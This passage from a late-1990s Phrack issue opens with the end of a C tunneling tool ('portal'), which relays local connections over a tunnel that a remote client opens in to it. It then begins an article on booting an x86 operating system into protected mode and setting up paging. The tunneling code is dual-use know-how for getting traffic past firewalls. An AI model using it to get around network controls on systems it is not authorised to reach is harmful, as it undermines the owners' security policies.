#include <sys/socket.h>
#include <sys/time.h>
#include <string.h>
#include <netdb.h>
#include <unistd.h>
#include <signal.h>
#include <errno.h>
#include "share.h"

/***************/
/* Global data */
/***************/
extern char tunnel_buf[MAXLEN*2];
extern int tunnel_des;
extern int tunnel_src;
extern int tunnel_size;
extern struct connections connections;
extern struct connection *descriptors[DESC_MAX];
extern int errno;
extern int  tunnel_port;             /*tunnel port*/
extern int  tunnel_sock;             /*tunnel new accepted socket*/

char buf[MAXLEN*2];
char *remote_machine;         /*remote machine name*/
int  tunnel_basesock;         /*tunnel base socket*/
int local_sock;               /* local port socket*/
```

```
int local_port;               /*local machine port*/
FILE *log=stdout;             /*logfile = stdout by default*/
int ping_time=0;


/********************** Usage  ***********************/
void usage(){

  fprintf(stderr,"Usage: portal [-l logfile] <local_port> <tunnel_port>\n");
  fprintf(stderr,"where:\n");
  fprintf(stderr,"local_port is the port where we accept incoming" \
          " connections\n");
  fprintf(stderr,"remote_port is the port where we accept the tunnel" \
          " to connect\n");
  fprintf(stderr,"Coded by %s\n",AUTHOR);
}

/********************** Get the options **********************/

extern int optind;
extern char *optarg;

void get_options(int argc,char *argv[]){
  int c;
  while((c=getopt(argc,argv, "l:")) !=-1)
    switch(c){
    case 'l':
      if(!(log=fopen(optarg,"w"))){
        log=stdout;
        fprintf(log,"Unable to open logfile '%s':%s\n",
                optarg,strerror(errno));
      }
      break;
    case '?':
    default:
      usage();
      exit(-1);
    }
  /* the two next options*/
  if(argc-optind!=2){
    printf("Wrong number of options!\n");
    usage();
    exit(-1);
  }
  local_port=atoi(argv[optind++]);
  tunnel_port=atoi(argv[optind++]);
  if(local_port<1||local_port>65535||tunnel_port<1||tunnel_port>65535){
    printf("Ports below 1 and above 65535 dont give any sense\n");
    usage();
    exit(-1);
  }
}

/*********************************************************/
/*************** Portal                    ***************/
/*********************************************************/

void open_local_port(){
  /*Open the local port for incoming connections*/
  struct sockaddr_in ser;
  int opt=1;
  local_sock=socket(AF_INET,SOCK_STREAM,0);
  if(local_sock==-1){fprintf(log,"Error opening socket\n");exit(0);}
  if(setsockopt(local_sock,SOL_SOCKET,SO_REUSEADDR,
                (char *)&opt,sizeof(opt))<0)
    {perror("setsockopt REUSEADDR");exit(1);}
  ZERO((char *) &ser,sizeof(ser));
  ser.sin_family      = AF_INET;
  ser.sin_addr.s_addr = htonl(INADDR_ANY);
  ser.sin_port        = htons(local_port);
```

```
  if(bind(local_sock,(struct sockaddr *)&ser,sizeof(ser)) ==-1 ){
    fprintf(log,"Error binding to local port %d : %s\n"
            ,local_port,strerror(errno));
    exit(-1);
  }
  if(listen(local_sock,5)==-1){
    fprintf(log,"Error listening to local port %d : %s"
            ,local_port,strerror(errno));
    exit(-1);
  }
  fprintf(log,"Opened local port %d on socket %d\n",local_port,local_sock);
}

void open_portal(){
  int opt=0;
  struct sockaddr_in ser;
  if((tunnel_basesock=socket(AF_INET,SOCK_STREAM,0))==-1)
    {perror("socket");exit(-1);}
  if(setsockopt(tunnel_basesock,SOL_SOCKET,SO_REUSEADDR,
                (char *)&opt,sizeof(opt))<0)
    {perror("setsockopt REUSEADDR");exit(-1);}
  ZERO((char *) &ser,sizeof(ser));
  ser.sin_family      = AF_INET;
  ser.sin_addr.s_addr = htonl(INADDR_ANY);
  ser.sin_port        = htons(tunnel_port);
  if(bind(tunnel_basesock,(struct sockaddr *)&ser,sizeof(ser)) ==-1 ){
    fprintf(log,"Error binding to tunnel port %d : %s\n"
            ,tunnel_port,strerror(errno));
    exit(-1);
  }
  if(listen(tunnel_basesock,5)==-1){
    fprintf(log,"Error listening to tunnel port %d : %s"
            ,tunnel_port,strerror(errno));
    exit(-1);
  }
}

int accept_portal(){
  struct hostent *from;
  struct sockaddr_in cli;
  int newsock,clilen;
  clilen=sizeof(cli);
  if(!tunnel_basesock){return(-1);}
  /*Accept incoming calls*/
  newsock=accept(tunnel_basesock,(struct sockaddr *)&cli,&clilen);
  /*We want to know  know our remote host better*/
  from=gethostbyaddr((char *)(&cli.sin_addr),sizeof(cli.sin_addr),PF_INET);
  if(!from){
    close(newsock);
    return(-1);
  }
  fprintf(log,"Tunnel connection from:%s %d\n",from->h_name,cli.sin_port);
  return(newsock);
}

void close_portal(){
  shutdown(tunnel_sock,1);
  close(tunnel_sock);
}

struct connection *receive_local(){
  struct sockaddr_in cli;
  int newsock,clilen;
  struct hostent *from;
  struct connection *con;
  clilen=sizeof(cli);
  /*Accept incoming calls*/
  newsock=accept(local_sock,(struct sockaddr *)&cli,&clilen);
  if(newsock==-1)
    {fprintf(log,"Server Accept Error:%s\n",strerror(errno));exit(-1);}
```

```
  /*We want to know  know our remote host better*/
  from=gethostbyaddr((char *)(&cli.sin_addr),sizeof(cli.sin_addr), PF_INET);
  fprintf(log,"New connection from:%s %d\n",from->h_name,cli.sin_port);
  /*Add our new friend to our list of connections*/
  connections.num++;
  con=(struct connection *)malloc(sizeof(struct connection));
  con->host=strdup(from->h_name);
  con->port=cli.sin_port;
  con->local_sock=newsock;
  con->remote_sock=0;
  con->time=time(NULL);
  con->next=connections.head;
  connections.head=con;
  descriptors[newsock]=con;
  return(con);
}

void alive(){
  /* If we don't get a ping from the tunnel
     every ALIVE_TIME*2 we disconnect the connection to the
     tunnel, and wait for a new.  If the tunnel has not died, all
     the connections from the tunnel will continue as normal once
     the connection has been established again*/
  if(time(NULL)-ping_time>ALIVE_TIME*2){
    printf("Connection to tunnel probably lost, hanging up.\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
  }
}

int reset_selector(fd_set *selector,fd_set *errsel,struct connection *con){
  /* We tell the selector to look on the tunnel socket aswell
     as our live connections, and the connection socket.*/
  int maxsock,i;
  FD_ZERO(selector);
  FD_SET(local_sock,selector);
  FD_SET(tunnel_sock,selector);
  FD_SET(local_sock,errsel);
  FD_SET(tunnel_sock,errsel);
  con=connections.head;
  maxsock=max(local_sock,tunnel_sock);
  for(i=0;i<connections.num;i++,con=con->next){
    FD_SET(con->local_sock,selector);
    FD_SET(con->local_sock,errsel);
    maxsock=max(maxsock,con->local_sock);
  }
  return(maxsock);
}

void check_tunnel_connection(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check the tunnel for incoming data*/
  if(FD_ISSET(tunnel_sock,errsel)){
    fprintf(log,"Tunnel connection terminated!\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
    return;
  }
  if(FD_ISSET(tunnel_sock,selector)){
    if(receive_tunnel()!=-1){
      if(tunnel_src==0&&tunnel_des==0){ /*We got a Myping*/
        ping_time=time(NULL);
        /* Ping the tunnel back!*/
        transmit_tunnel(buf,0,0,0); /*Send a Myping back*/
      }
      else if(tunnel_des){
        if(descriptors[tunnel_des]){
          con=descriptors[tunnel_des];
          if(tunnel_src!=0){
```

```
            con->remote_sock=tunnel_src;
            writen(descriptors[tunnel_des]->local_sock,tunnel_buf,tunnel_size);
          }
          else{
            printf("Hangup signal received. Removing connection to %s %d\n",con->host,con
->port);
            removeconnection(con);
          }
        }
      }
    }
  }
}

void check_connection_port(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check the connection port for new connections*/
  if(FD_ISSET(local_sock,selector)){
    con=receive_local();
    if(con){
      printf("Transmitting the new connection\n");
      *((int *)(&buf[4]))=htonl(con->port);
      strncpy(&buf[8],con->host,MAX_HOSTNAME_SIZE);
      *(&buf[8]+strlen(con->host))=0;
      transmit_tunnel(buf,4+min(strlen(con->host)+1,MAX_HOSTNAME_SIZE),con->local_sock,0)
;
    }
  }
}

void main(int argc,char **argv){
  get_options(argc,argv);
  init_descriptors();
  connections.num=0;
  connections.head=NULL;
  remote_machine=get_ip(argv[2]);
  fprintf(log,"Tunneling incoming calls on port %d to port %d \n"
          ,local_port,tunnel_port);
  connections.num=0;
  connections.head=NULL;
  fprintf(log,"Opening portal\n");
  open_portal();
  signal(SIGINT,ctrlC);
  fprintf(log,"Opening localport\n");
  open_local_port();
  while(1){
    fprintf(log,"Waiting for tunnel connection on port %d\n",tunnel_port);
    while((tunnel_sock=accept_portal())==-1) sleep(4);
    ping_time=time(NULL);
    while(tunnel_sock!=-1){
      fd_set selector,errsel;
      struct connection *con=NULL;
      struct timeval alive_time;

      alive_time.tv_sec=ALIVE_TIME;
      alive_time.tv_usec=0;
      alive();

      /* We have to listen to the tunnel, the local port, and alle the
         current connections. */
      if(select(reset_selector(&selector,&errsel,con)+1,
                &selector,NULL,&errsel,&alive_time)){
        check_tunnel_connection(&selector,&errsel,con);
        check_connection_port(&selector,&errsel,con);
        check_local_connections(&selector,&errsel,con);
      }
    }
    sleep(2);
  }
}
<-->
```

```
<++> tunnel/share.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/utsname.h>
#include <fcntl.h>
#include <string.h>
#include <signal.h>
#include <errno.h>
#include <netdb.h>

#include "share.h"

char tunnel_buf[MAXLEN*2];  /*Buffer to store the tunnel data in*/
int tunnel_des;             /*Destination socket */
int tunnel_src;             /*Source socket*/
int tunnel_size;            /*Size of the data currently in the buffer*/
int tunnel_sock;            /*The socket of the portal*/
int tunnel_port;            /*The port we wan't to run on*/

extern FILE *log;           /* Our log file*/
extern int errno;
struct connection *descriptors[DESC_MAX];
struct connections connections; /*A linked list of our connections*/

/*
Packet header:
####################################/
# Dest  # Source#   Data size   #  /   data comes here
####################################\
 1 byte  1 byte    2 bytes

If the sestination field is zero, we are initiating a new connection
If the source field we are dropping a connection
If both the destination and the source is zero, it is a Myping packet.
*/

void ctrlC(int sig)
{
  fprintf(log,"Shutting down the hard way\n");
  shutdown(tunnel_sock,2);
  close(tunnel_sock);
  exit(-1);
}


char *get_ip(char *host){
  struct hostent *remote;
  struct in_addr *in;
  remote=gethostbyname(host);
  if(remote==NULL){
    fprintf(log,"Hostinformation of remote machine '%s' not resolved,"\
            " reason:%s",host,strerror(errno));
    exit(-1);
  }
  in=(struct in_addr *)remote->h_addr_list[0];
  return(strdup(inet_ntoa(*in)));
}

int transmit_tunnel(char *data,int size,int source,int destination){
  int nleft=size+4,nwritten;
  fd_set selector,errsel;
  data[0]=(unsigned char)destination; /*Destination into header*/
  data[1]=(unsigned char)source;      /*Source into header*/
  *((u_short *)&data[2])=htons(size); /*Size into header*/
  while(nleft>0){
```

```
    FD_ZERO(&errsel);
    FD_ZERO(&selector);
    FD_SET(tunnel_sock,&errsel);
    FD_SET(tunnel_sock,&selector);
    select(tunnel_sock+1,NULL,&selector,&errsel,NULL);
    if(FD_ISSET(tunnel_sock,&errsel)){
      printf("Big bug\n");
    }
    nwritten=write(tunnel_sock,data,nleft);
    if(nwritten==-1){
      fprintf(log,"Error writing to tunnel:%s\n",strerror(errno));
      tunnel_sock=-1;
      return(nwritten);
    }
    else if(nwritten==0){
      fprintf(log,"Error: Wrote zero bytes in transmit_tunnel\n");
      return(nwritten);
    }
    nleft-=nwritten;
    data+=nwritten;
  }
  return(size - nleft);
}

int receive_tunnel(){
  static int received=0;
  int n,left,got=0,quit=0,sofar=0;
  received++;
  while(sofar<4){
    quit=0;
    while(!quit){
      n=read(tunnel_sock,&tunnel_buf[sofar],4-sofar);
      if(n>0){quit=1;sofar+=n;}
      if(n<1){
        fprintf(log,"Connection terminated!\n");
        shutdown(tunnel_sock,2);
        close(tunnel_sock);
        tunnel_sock=-1;
        return(-1);
      }
    }
  }
  tunnel_des=tunnel_buf[0]; /*Fetch the destination*/
  tunnel_src=tunnel_buf[1]; /*Fetch the source*/
  tunnel_size=ntohs(*((u_short *)&tunnel_buf[2])); /*Fetch the size*/
  left=tunnel_size;
  while(left!=0){
    n=read(tunnel_sock,&tunnel_buf[got],left);
    if(n<0){
      fprintf(log,"Connection terminated in receive_tunnel!\n");
      shutdown(tunnel_sock,2);
      close(tunnel_sock);
      tunnel_sock=-1;
      return(-1);
    }
    got+=n;
    left-=n;
  }
  return(n);
}
void check_local_connections(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check each of the local connections for incoming date*/
  char buf[MAXLEN*2];
  int i,n;
  con=connections.head;
  for(i=0;i<connections.num&&con;i++,con=con->next){
    if(FD_ISSET(con->local_sock,errsel)){
        fprintf(log,"LLocal connection terminated\n");
        fprintf(log,"Removing connection to %s %d\n",con->host,con->port);
        if(con->remote_sock) transmit_tunnel(buf,0,0,con->remote_sock);
```

```
        removeconnection(con);
        break;
    }
    if(FD_ISSET(con->local_sock,selector)&&con->remote_sock){
      n=read(con->local_sock,&buf[4],MAXLEN);
      if(n<1){
        fprintf(log,"Local connection terminated\n");
        fprintf(log,"Removing connection to %s %d\n",con->host,con->port);
        transmit_tunnel(buf,0,0,con->remote_sock);
        removeconnection(con);
        break;
      }
      /*forward the data to the tunnel*/
      transmit_tunnel(buf,n,con->local_sock,con->remote_sock);
    }
  }
}

void ZERO(char * buf,int size){int i=0;while(i<size)buf[i++]=0;}

int writen(int fd, char *ptr, int nbytes)
{
  int nleft=nbytes,nwritten;
  while(nleft>0){
    nwritten=write(fd,ptr,nleft);
    if(nwritten<=0) return(nwritten);
    nleft-=nwritten;
    ptr+=nwritten;
  }
  return(nbytes - nleft);
}

int remote_connect(char *machine,int port)
{
  int sock;
  struct sockaddr_in ser;
  ZERO((char *) &ser,sizeof(ser));
  ser.sin_family      = AF_INET;
  ser.sin_addr.s_addr = inet_addr(machine);
  ser.sin_port        = htons(port);
  sock=socket(AF_INET,SOCK_STREAM,0);
  if(sock==-1){perror("Error opening socket\n");return(-1);}
  if(connect(sock,(struct sockaddr *) &ser,sizeof(ser))==-1){
    fprintf(log,"Can't connect to server:%s\n",strerror(errno));
    return(-1);
  }
  return(sock);
}

void disconnect(struct connection *con,int sock1,int sock2){
  fprintf(log,"Closing link to: %s %d\n",con->host,con->port);
  shutdown(sock1,2);
  shutdown(sock2,2);
  close(sock1);
  close(sock2);
  close(con->local_sock);
}

void init_descriptors(){
  int i;
  for(i=0;i<DESC_MAX;i++){
    descriptors[i]=NULL;
  }
}

void removeconnection(struct connection *con){
  struct connection *c2,*c=connections.head;
  if(c==con){
    connections.head=c->next;
    descriptors[c->local_sock]=NULL;
```

```
    free(c->host);
    shutdown(c->local_sock,2);
    close(c->local_sock);
    free(c);
    connections.num--;
    return;
  }
  c2=c;
  c=c->next;
  while(c){
    if(c==con){
      /* connections.head=c2; */
      c2->next=c->next;
      descriptors[c->local_sock]=NULL;
      free(c->host);
      shutdown(c->local_sock,2);
      close(c->local_sock);
      free(c);
      connections.num--;
      return;
    }
    c2=c;
    c=c->next;
  }
}
<-->
<++> tunnel/share.h
/*********************/
/* Structs & Defines */
/*********************/
#define MAX_HOSTNAME_SIZE 128
#define MAXLEN 32768  /*Maximum length of our data*/
#define ALIVE_TIME 60 /*Time to wait before sending a Myping*/
#define DESC_MAX 128  /*Maximum number of descriptors used*/
#define RETRY_TIME 60 /* Time to wait before we reconnect to portal*/
#define max(a,b) ((a>b)?a:b)
#define min(a,b) ((a<b)?a:b)
#define AUTHOR "bishnu@hotmail.com"

struct connections{
  int num;
  struct connection *head;
};

struct connection{
  struct connection *next;
  int port;
  int local_sock;
  int remote_sock;
  time_t time;
  char *host;
};


char *get_ip(char *host);

void random_delay(int n);
int transmit_tunnel(char *data,int size,int source,int destination);
int receive_tunnel();
void hostname(char *name);
void ZERO(char * buf,int size);
int writen(int fd, char *ptr, int nbytes);
void ctrlC(int sig);
void sleep_usec(int n);
void    nonblock(int s);
int remote_connect(char *machine,int port);
void disconnect(struct connection *con,int sock1,int sock2);
void init_descriptors();
int max_descriptor();
void removeconnection(struct connection *con);
```

```
void check_local_connections(fd_set *selector,fd_set *errsel,struct connection *con);
<-->
```

```
----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 17 of 20

----------[Protected mode programming and O/S development

--------[Mythrandir <jwthomp@cu-online.com>

----[Forward

About two months ago I decided to begin learning about developing an operating system from the ground up. I have been involved in trusted operating systems development for over two years now but have always done my work with pre-existing operating systems. Mucking with this driver model, deciphering that streams implementation, loving this, hating that. I decided it was time to begin fresh and start really thinking about how to approach the design of one, so that I would be happy with every part. At least if I wasn't, I would only be calling myself names.

This article is the first tentative step in my development of an operating system. What is here is not really much of a kernel yet. The big focus of this article will be getting a system up and running in protected mode with a very minimal kernel. I stress minimal. I have been asked repeatedly what my design goals for this operating system are. The fact is the operating system itself was the goal for this part. There was simply to much that I didn't know about this stage of the development to go on designing something. It would be like asking a kindergarten fingerpainter what her final masterpiece was going to look like.

However, now that I have this phase reasonably done, it is time to begin thinking about such issues as: a security subsystem, a driver subsystem, as well as developing a real task manager and a real memory manager. Hopefully, by the next phrack I will be able to not only answer what I want for these topics but have also implemented many of them. This will leave me with a much more solid kernel that can be built upon.

So, why write this article? There are several reasons. First, writing down what you have done always help solidify your thoughts and understanding. Second, having to write an article imposes a deadline on me which forces me to get the job done. Finally, and most importantly I hope to give out enough knowledge that others who are interested in the subject can begin to do some work in it.

One comment on the name. JeffOS is not going to be the final name for this OS. In fact several names have been suggested. However, I have no idea yet what I want to call it, mostly because it just isn't solidified enough for a name. When its all said and done, I do hope I can come up with something better than JeffOS. For now, getting a real working kernel is more important than a real working name.

I hope that you find the following information interesting, and worth investigating further.

Cheers,
Jeff Thompson
AKA Mythrandir

PS: Some words on the Cryptography article. First a thank you for all of the letters that I received on the article. I am happy to find that many people found the article interesting. For several people it rekindled an old interest which is always great to hear. However, for several people I have unfortunate news as well. The next article in the series will have to be postponed for a few issues until I complete this operating system. As is with many people, I have been caught by a new bug (The OS bug) and have set myself up to be committed to the work for some time. I am of course still interested in

discussing the topic with others and look forward to more email on the subject.

The winners of the decryption contest were:

1st message:
1st) Chaos at chaos@vector.nevtron.si
2nd) Oxygen at oxygen@james.kalifornia.com

Solution:
The baron's army will attack at dawn. Ready the Templar knights and strike his castle while we hold him.

2nd message:

1st) Chaos

Solution:
MULTICAST PROTOCOLS HAVE BEEN DEVELOPED TO SUPPORT GROUP COMMUNICATIONS
THESE PROTOCOLS USE A ONE TO MANY PARADIGM FOR TRANSMISSION TYPICALLY
USING CLASS D INTERNET PROTOCOL ADDRESSES TO SPECIFY SPECIFIC MULTICAST GROUPS

Also, there is one typo in my article. The book which was written without the letter 'e' was not The Great Gatsby, but rather Gadsby. Thanks to Andy Magnusson for pointing that out.

Great job guys!

----[Acknowledgements

I owe a certain debt to two people who have been available to me during my development work. Both have done quite a bit of work developing their own protected mode operating systems. I would like to thank Paul Swanson of the ACM@UIUC chapter for helping solve several bugs and for giving me general tips on issues I encountered. I would also like to thank Brian Swetland of Neoglyphics for giving me a glimpse of his operating system. He was also nice enough to allow me to steal some of his source code for my use. This source include the console io routines which saved me a great deal of time. Also, the i386 functions were given to me by Paul Swanson which has made a lot of the common protected mode instructions easily useable.

Following new releases and information on this operating systems work, I am currently redoing my web site and will have it up by Feb 1, 1998. I will be including this entire article on that site along with all updates to the operating system as I work on it. One of the first things that I will be doing is rewriting all of the kernel. A large part of what is contained within these pages was a learning experience. Unfortunately, one consequence of trying to get this thing done was it becoming fairly messy and hackish. I would like to clean it up and begin to build upon it. Having a good code base will be invaluable to this. So please watch for the next, and future releases of this code and feel free to contact me with any feedback or questions. I will do my best to help. I won't be able to answer every question but I will certainly try. Also, please be patient as I have a very busy schedule outside of this project and am often times caught up by it.

I can be reached at:
jwthomp@cu-online.com
and my web site is at:
http://www.cu-online.com/~jwthomp/ (Up Feb 1, 1998)

----[Introduction

Throughout this document I assume a certain level of knowledge on the part of the reader. This knowledge includes c and assembly language programming, and x86 architecture.

The development requirements for the GuildOS operating system are:

An ELF compiler
    I used the gnu ELF compiler which comes with linux. It is possible to use other ELF cross compilers on other systems as well.

a386 assembler
    This can be obtained from:

    Eric Isaacson
    416 E. University Ave.
    Bloomington IN 47401-4739
    71333.3154@compuserve.com

    or call 1-812-335-1611
    A86+D86+A386+D386 is $80
    Printed manual $10

    This is a really nice assembler. Buy a copy. I did.

    It is also possible to convert the boot loader assembly code to another assembler.

A 486+ machine
    You must have a machine to test the OS on.

Great books to read to gain an understanding of the various topics presented in the following pages are:

Protected Mode Software Architecture by Tom Shanley from MindShare, Inc.
ISBN 0-201-55447-X $29.95 US

This book covers the protected mode architecture of the x86. It also explains the differences between real mode and protected mode programming. This book contains much of the information which is in the Intel Operating Systems Developers guide, but also explains things much more in depth.

Developing Your Own 32-Bit Operating System by Richard A. Burgess from SAMS Publishing. ISBN 0-672-30655-7

This book covers the development of a complete 32-bit OS. The author also creates his own 32-bit assembler and compiler. Considerable portions of the code are written in asm, but there is still quite a bit in C.

The entire Intel architecture series and their OS developers guides which are available from their web site for free.

----[Chapter 1 - Booting into protected mode

The first step in setting up an operating system on the x86 architecture is to switch the machine into protected mode. Protected mode allows you to use hardware protection schemes to provide operating system level security.

The first component which I began working on was the first stage boot loader which is located in "JeffOS/loader/first/".

The first stage boot loader is placed on the first sector of the floppy. Each sector is 512 bytes. This is not a lot of room to write all of the code required to boot into protected mode the way I would like to so I had to break the boot loader into two parts. Thus the first and second stage floppy loader.

After the Power On Self-Test (POST) test this first sector is loaded up into memory location 0000:7C00. I designed the first stage of the floppy boot loader to load up all of the files into memory to be executed. The first instruction in the boot loader jumps to the boot code. However, between the jump and the boot code are some data structures.

The first section is the disk parameters. I'm not currently using any of this information but will in future versions. The next set of structures contain information on the other data files on the floppy disk. Each structure looks like this in assembly:

```
APCX    DW      0000h           ; Specifies CX value for INT 13h BIOS routine
APDX    DW      0000h           ;           DX
APES    DW      0000h           ;           ES
APBX    DW      0000h           ;           BX
APSZ    DB      0h              ; Specifies number of sectors to read in
APSZ2   DB      0h              ; Unused
```

There are four copies of this structure (APxx, BPxx, CPxx, DPxx).

The INT 13h BIOS call has the following arguments:

ch: Cylinder number to start reading from.
cl: Sector number to start at.
dh: Head number of drive to read from (00h or 01h for 1.44M floppy disk drives)
dl: Drive number (00h for Disk A)
es: Segment to store the read in sectors at.
bx: Offset into the segment to read the sectors into.
ah: Number of sectors to read in.
al: Function number for INT 13h. (02h is to read in from the disk)

I use the APxx to load the second stage boot loader. BPxx is being used to load the first stage kernel loader. CPxx is used to load a simple user program. Finally, DPxx is used to load the kernel in.

Following the loader structures are two unused bytes which are used to store temporary data. SIZE is used but SIZE2 is not currently used.

The boot code follows these structures. This boot code relocates itself into another section of memory (9000:0000 or 90000h linear). Once relocated, it loads all of the files into memory and then jumps into the beginning of the second stage boot loader.

The first part of the second stage boot loader contains a macro which is used to easily define a Global Descriptor Table (GDT) entry. In protected mode the GDT is used to store information on selectors. A selector in protected mode is referred to by a number stored in any of the segment registers. A selector has the following format:

Bits	Use
15 - 3	Descriptor Table Index
2	Table Indicator
1 - 0	The Requestor Privilege Level

The Descriptor Table Index or (DT) is an index into the GDT. The first entry in the GDT is 00h, the second is 08h, then 10h, etc.. The reason that the entries progress in this manner is because the 3 least significant bits are used for other information. So to find the index into the GDT you do a segment & 0xfff8 (DT = Selector & 0xfff8).

The Table Indicator selects whether you are using a GDT or a Local Descriptor Table (LDT). I have not yet had a reason to use LDT's so I will leave this information to your own research for now.

Finally, the Requestor Privilege Level is used to tell the processor what level of access you would like to have to the selector.
0 = OS
1 = OS (but less privileged than 0)
2 = OS (but less privileged than 1)
3 = User level

Typically levels 0 and 3 are the only ones used in modern operating systems.

The GDT entries which describe various types of segments have the following form:

```
63 - 56    Upper Byte of Base Address
55         Granularity Bit
54         Default Bit
53         0
52         Available for Use (free bit)
51 - 48    Upper Digit of Limit
47         Segment Present Bit
46 - 45    Descriptor Privilege Level
44         System Bit
43         Data/Code Bit
42         Conforming Bit
41         Readable bit
40         Accessed bit
39 - 32    Third Byte of Base Address
31 - 24    Second Byte of Base Address
23 - 16    First Byte of Base Address
15 - 8     Second Byte of Limit
7 - 0      First Byte of Limit
```

The base address is the starting location of the segment descriptor (for code or data segments). The limit is the number of bytes or 4k pages. Whether it is bytes or 4k pages depends on the setting of the granularity but. If the granularity bit is set to 0 then the limit specifies the length in bytes. If it is set to 1 then the limit specifies the length of the segment in 4k pages.

The default bit specifies whether the code segment is 32bit or 16bit. If it is set to 0 then it is 16bit. If it is set to 1 then it is 32bit.

The present bit is set to one if the segment is currently in memory. This is used for virtual paging.

The descriptor privilege level is similar to the RPL. The DPL simply states at what protection level the segment exists at. The values are the same as for the RPL.

The system bit is used to specify whether the segment contains a system segment. It is set to 0 if it is a system(OS) segment.

The data/code bit is used to specify whether the segment is to be used as a code segment or as a data segment. A code segment is used to execute code from and is not writable. A data segment is used for stacks and program data. It's format is slightly different from the code segment depicted above.

The readable bit is used to specify whether information can be read from the segment or whether it is execute only.

The next part of the second stage floppy boot loader contains the code which is used to enable the A20 address line. This address line allows you to access beyond the 1MB limit that was imposed on normal DOS real mode operation. For a discussion of this address line I recommend looking at the Intel architecture books.

Once enabled the GDT that exists as data at the end of the assembly file is loaded into the GDT register. This must be done before the switch into protected mode. Other wise any memory accesses will not have a valid selector described for them and will cause a fault (I learned this from experience).

Once this is completed the move is made to protected mode by setting the protected mode bit in the CR0 register to 1.

Following the code which enables protected mode, there is data which represents a far call into the next portion of the second stage boot loader. This causes a new selector to be used for CS as opposed to an undefined one.

The code that is jumped into simply sets up the various selectors for the data segments.

There is then some simple debugging code which prints to the screen. This was

used for myself and can be removed.

The stack segment is then set up along with the stack pointer. I placed the stack at 90000h.

Finally I push the value for the stack onto the stack (to be retrieved by the kernel) and then call linear address 100080h which contains the first stage loader for the kernel.

----[Chapter 2 - The first stage kernel boot loader

The first stage kernel boot loader is located in \boot.

First some notes on what is happening with the first stage boot loader. The boot loader is compiled to ELF at a set TEXT address so that I can jump into the code and have it execute for me. In the makefile I specify the text address to be 10080. The first 80h bytes are used as the ELF header. I completely ignore this information and jump directly into linear memory address 10080h. It is my understanding that newer versions of the ELF compiler have a slightly different header length and may cause this number to need to be modified. This can be determined by using a dissasembler (i.e. DEBUG in DOS) to determine where the text segment is beginning.

The two files of importance to the boot loader are main.c and mem.c.

main.c contains the function `void _start(unsigned long blh);`. This function must be the first function linked in. So main.c must be the first file which is linked and _start() must be the first function in it. This guarantees that start will be at 10080h. The parameter blh is the value which was pushed in by the second stage boot loader. This originally had meaning, but no longer does.

The first thing that _start does is to call kinit_MemMgmt which is the initialization routine for memory.

The first thing that kinit_MemMgmt does is set nMemMax to 0xfffff. This is the maximum number of bytes on the system. This value is 1MB. kinit_MemMgmt then calls kmemcount which attempts to calculate the amount of free memory on the system. Currently this routine does not work properly and assumes that there is 2MB of free memory on the system. This is sufficient for now but needs to be fixed in the future.

kinit_MemMgmt then calls kinit_page which sets of the page tables for the kernel.

Paging is the mechanism used to define what memory a task is able to access. This is done by creating a "virtual" memory space which the task accesses. Whenever an access to memory occurs the processor looks into the page tables to determine what "real" physical memory is pointed to by this memory location. For example, the kernel could designate that each task will get 32k (8 pages) of memory to use for the stack. Without using paged memory each of these memory locations would occur at a different address. However, by using paging you can map each of these physical memory allocations to a paged address which allows each of these allocations to appear to occur at the same location.

The page tables are broken up in the following manner. First is the page directory. It is composed of 1024 entries which have the following properties:

31 - 12	Page Table Base Address
11 - 9	Unused (Free bits)
8	0
7	Page Size Bit
6	0
5	Accessed Bit
4	Page Cache Disable Bit
3	Page Write Through Bit
2	User/Supervisor Bit
1	Read/Write Bit

```
0          Page Present Bit
```

The Page Table Base address is an index to the page table which contains information about this memory location. When a memory location is accessed the most significant 10 bits are used to reference one of the 1024 entries in the page directory. This entry will point to a page table which has a physical memory address equal to the Page Table Base Address. This table is then referenced to one of its 1024 entries by the 21 - 12 bits of the memory address.

The Page Size Bit tells whether each page is equal to (Bit = 0) 4kb or (Bit = 1) 4MB.

The accessed bit is used to show whether the page has ever been accessed. Once set to 1, the OS must reset it to 0. This is used for virtual paging.

The Page Cache Disable Bit and Page Write Bit are not currently used by me, so I will leave its definition as an exercise to the reader (enjoy).

The User/Supervisor Bit specifies whether access to the page table is restricted to access by tasks with privilege level 0,1,2 or 3. If the bit is set to 0 then only tasks with level 0, 1, or 2 can access this page table. If the bit is set to 1, then tasks with level 0, 1, 2, or 3 can access this page table.

The Read/Write bit is used to specify whether a user level task can write to this page table. If it is set to 0 then it is read only to "User" tasks. If it is set to 1 then it is read/writable by all tasks.

Finally, the Present Bit is used to specify whether the page table is present in memory. If this is set to 1 then it is.

Once the page directory is referenced, the offset into the page table is selected. Using the next 10 bits of the memory reference. Each page table has 1024 entries with each entry having the following structure:

```
31 - 12    Page Base Address
11 - 9     Unused (Free bits)
8 - 7      0
6          Dirty Bit
5          Accessed Bit
4          Page Cache Disable Bit
3          Page Write Through Bit
2          User/Supervisor Bit
1          Read/Write Bit
0          Page Present Bit
```

The Page Base Address points to the upper 20 bits in physical memory where the memory access points to. The lower 12 bits are taken from the original linear memory access.

The Dirty, Accessed, Page Cache, and Page Write Through Bits are all used for virtual memory and other areas which I have not yet been concerned yet. So they are relegated to the reader (for now).

The remaining three bits behave just as in the page directory except that they apply to the physical memory page as opposed to a page table. All kernel pages are set to have Supervisor, Read/Write, and Page Present bits set. User pages do not have the supervisor bits set.

The code in kinit_page creates the page directory in the first of the three physical pages that it set aside. The next page is used to create a low (user) memory area of 4MB (One page table of 1024 entries points to 1024 4kb pages, Thus 4MB). The third page is used to point to high (OS) memory.

The kinit_page function sets all of the low page memory equal to physical memory. This means that there is a one to one correlation for the first 4MB of memory to paged memory. kinit_page then maps in ten pages starting at 70000h linear into 0x80000000. Entry number 0 of the page directory is then

set to point to the low page table. Entry number 512 is set to point to the high page table.

